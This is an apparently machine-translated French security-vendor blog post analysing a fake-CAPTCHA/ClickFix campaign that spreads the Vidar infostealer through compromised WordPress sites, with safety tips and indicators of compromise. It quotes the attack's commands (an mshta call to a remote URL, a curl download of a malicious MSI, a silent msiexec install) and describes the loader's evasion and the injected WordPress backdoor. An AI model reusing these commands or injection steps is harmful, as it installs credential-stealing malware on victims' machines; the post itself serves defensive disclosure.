Ces dernières années, les techniques ClickFix et de faux CAPTCHA sont devenues un moyen courant pour les cybercriminels de diffuser des logiciels malveillants. Au lieu d'exploiter une faille technique, ces attaques consistent à convaincre les utilisateurs d'exécuter eux-mêmes des commandes malveillantes.
Nos chercheurs ont récemment détecté une campagne qui, au final, déploie le voleur d'informations Vidar , en utilisant plusieurs chaînes d'infection différentes.
L'une des méthodes utilisées dans cette campagne consiste à installer un programme d'installation malveillant via de fausses pages CAPTCHA hébergées sur des sites WordPress compromis. Nous avons détecté plusieurs sites compromis impliqués dans cette campagne, situés notamment en Italie, en France, aux États-Unis, au Royaume-Uni et au Brésil.
Qu'est-ce que Vidar ?
Vidar est une famille de logiciels malveillants voleurs d'informations bien connue, conçue pour collecter des données sensibles sur les systèmes infectés. Elle cible généralement :
- Noms d'utilisateur et mots de passe enregistrés dans le navigateur
- Informations sur les portefeuilles de cryptomonnaies
- Cookies de session et jetons d'authentification
- Données de remplissage automatique et informations de paiement enregistrées
- Fichiers susceptibles de contenir des données sensibles
Comme Vidar se charge en mémoire et communique avec des serveurs de commandes distants, il peut collecter et exfiltrer des données discrètement, sans signes évidents d'infection.
Faux CAPTCHA : une histoire sans fin
Lorsqu'un utilisateur visite un site web compromis, il peut voir un écran imitant la page familière « Vérification que vous êtes humain » de Cloudflare.
Cette technique est largement utilisée depuis 2024 et a évolué au fil du temps à travers de nombreuses variations, tant dans son apparence visuelle que dans les commandes malveillantes qui initient la chaîne d'infection.

La page invite le visiteur à copier et à exécuter une commande malveillante qui déclenche la chaîne d'infection, dans ce cas précis :
mshta https://{compromised website}/challenge/cf
Mshta est légitime Windows binaire conçu pour exécuter une application HTML Microsoft (HTA). Car il est intégré à Windows Les attaquants en ont abusé dès les débuts des campagnes ClickFix.
Dans ce cas, la commande lance un simple script HTA obfusqué, qui finit par télécharger et installer un logiciel malveillant associé au voleur d'informations Vidar.
compte-gouttes MSI basé sur HTA

Le script HTA est l'étape intermédiaire qui télécharge et exécute un programme d'installation MSI malveillant. Un MSI est un Windows Le package d'installation sert normalement à installer des logiciels, mais les attaquants l'utilisent fréquemment à mauvais escient pour diffuser des logiciels malveillants.
Le script effectue plusieurs opérations :
- La fenêtre est redimensionnée à 0x0 et déplacée hors de l'écran, rendant l'application invisible à l'utilisateur.
- Le script se termine si le
document.location.hrefne commence pas parhttp. - Les chaînes de caractères sont décodées à l'aide de l'opération XOR et d'une clé aléatoire.
- Le script vérifie la présence de produits antivirus installés via des requêtes WMI.
- Il crée des dossiers de travail cachés dans un dossier aléatoire sous
\AppData\Localdéposer le fichier MSI. - Finalement, le script télécharge le fichier MSI malveillant depuis un site web compromis. Le fichier téléchargé doit peser plus de 100 Ko pour être considéré comme valide. Enfin, il supprime le
:Zone.IdentifierFlux de données alternatif.
Dans ce cas, le fichier MSI malveillant a été téléchargé à l'aide de la commande suivante :
«C:\Windows\System32\curl.exe" -s -L -o «C:\Users\user\AppData\Local\EdgeAgent\WebCore\cleankises.msi« https://{compromised-website}/474a2b77/5ef46f21e2.msi
Ensuite, le fichier MSI malveillant a été exécuté avec :
"C:\Windows\System32\msiexec.exe" /i "C:\Users\user\AppData\Local\EdgeAgent\WebCore\cleankises.msi" /qn
Chargeur MSI et GoLang

Le fichier MSI définit une action personnalisée ConfigureNetFx et exécute un chargeur GoLang.
Les chargeurs de logiciels malveillants (également appelés droppers ou téléchargeurs) sont des outils courants dans l'écosystème de la cybercriminalité. Leur fonction principale est de compromettre furtivement un système, puis d'y installer un ou plusieurs logiciels malveillants supplémentaires.
Dans cette campagne, le programme de chargement déchiffre et exécute le voleur d'informations Vidar. Le nom de l'exécutable varie selon les échantillons MSI analysés.
Le chargeur Golang décode un shellcode qui effectue différents contrôles anti-analyse, notamment :
CheckRemoteDebuggerPresent
IsDebuggerPresent
QueryPerformanceCounter
GetTickCount
Après plusieurs étapes intermédiaires, le chargeur déchiffre et charge directement le voleur d'informations Vidar en mémoire.
Analyse des sites web compromis
L'iframe malveillante injectée dans les sites web compromis a été générée par les domaines cdnwoopress[.]com ou woopresscdn[.]com dans les cas analysés.


Le code injecté possède plusieurs fonctions, et la commande utilisée dans l'attaque par faux CAPTCHA est obtenue à partir de /api/get_payload point final.

Comme le site web malveillant était mal configuré, nous avons pu visualiser le code backend injecté dans les sites WordPress compromis.
Le script injecté effectue plusieurs actions :
- Crée le fichier
wp-cache-manager.phps'il n'existe pas déjà, obtenir son contenu à partir du point de terminaison/api/plugin. - Envoie une requête de pulsation toutes les heures contenant le nom de domaine, l'URL du site, la version de WordPress et l'état.
- Lors du chargement des pages (
template_redirect), le script filtre les visiteurs en fonction de l'agent utilisateur et des cibles Windows Visiteurs sur ordinateur. - Demandes
/api/inject?domain=domainLa commande est exécutée depuis le serveur distant. Le code HTML de la réponse est ensuite affiché, remplaçant ainsi la page WordPress habituelle.
Comment rester en sécurité
Ce type d'attaque repose sur le fait d'amener les gens à exécuter eux-mêmes des commandes ; quelques précautions simples peuvent donc faire toute la différence.
- Ralentissez. Si une page web vous demande d'exécuter des commandes sur votre appareil ou de copier-coller du code, prenez un instant pour réfléchir avant de suivre les instructions. Les cybercriminels créent souvent un sentiment d'urgence avec de faux contrôles de sécurité, des comptes à rebours ou des avertissements conçus pour vous inciter à agir sans réfléchir.
- N’exécutez jamais de commandes provenant de sources non fiables. Un site web légitime ne devrait jamais vous demander d’appuyer sur Win+R , d’ouvrir le Terminal ou de coller des commandes dans PowerShell simplement pour vérifier que vous êtes humain. Si une page vous demande de faire cela, considérez-la comme suspecte.
- Vérifiez les instructions par vous-même. Si un site web vous demande d'exécuter une commande ou d'effectuer une action technique, consultez la documentation officielle ou contactez l'assistance via des canaux fiables avant toute chose.
- Soyez prudent avec le copier-coller. Certaines attaques dissimulent des commandes malveillantes dans le texte copié. Si vous devez exécuter une commande figurant dans la documentation, la saisir manuellement permet de réduire le risque d'exécution de code caché.
- Protégez votre appareil. Maintenez votre système d'exploitation et votre navigateur à jour et utilisez un logiciel de sécurité capable de bloquer les sites web malveillants et de détecter les logiciels malveillants voleurs d'informations.
- Restez vigilant. Les techniques telles que les fausses pages CAPTCHA et les attaques ClickFix évoluent constamment. Savoir que les attaquants peuvent tenter de vous inciter à exécuter vous-même des commandes vous permettra de repérer ces arnaques avant qu'elles ne réussissent.
Conseil de pro : L’extension gratuite Malwarebytes Browser Guard peut vous avertir si un site Web tente de copier du contenu dans votre presse-papiers, ce qui peut contribuer à prévenir ce type d’attaque.
Indicateurs de compromission (IOC)
Domaines
cdnwoopress[.]com:Infrastructure CAPTCHA facticewoopresscdn[.]comInfrastructure de faux CAPTCHAwalwood[.]beInfrastructure de faux CAPTCHAtelegram[.]me/dikkh0k: Vidar C2telegram[.]me/pr55ii: Vidar C2steamcommunity[.]com/profiles/76561198742377525: Vidar C2steamcommunity[.]com/profiles/76561198735736086: Vidar C2
Du signalement des menaces à leur suppression.
Les risques de cybersécurité ne devraient jamais dépasser le stade de la simple mention dans les médias. Protégez vos appareils des menaces en téléchargeant Malwarebytes dès aujourd'hui .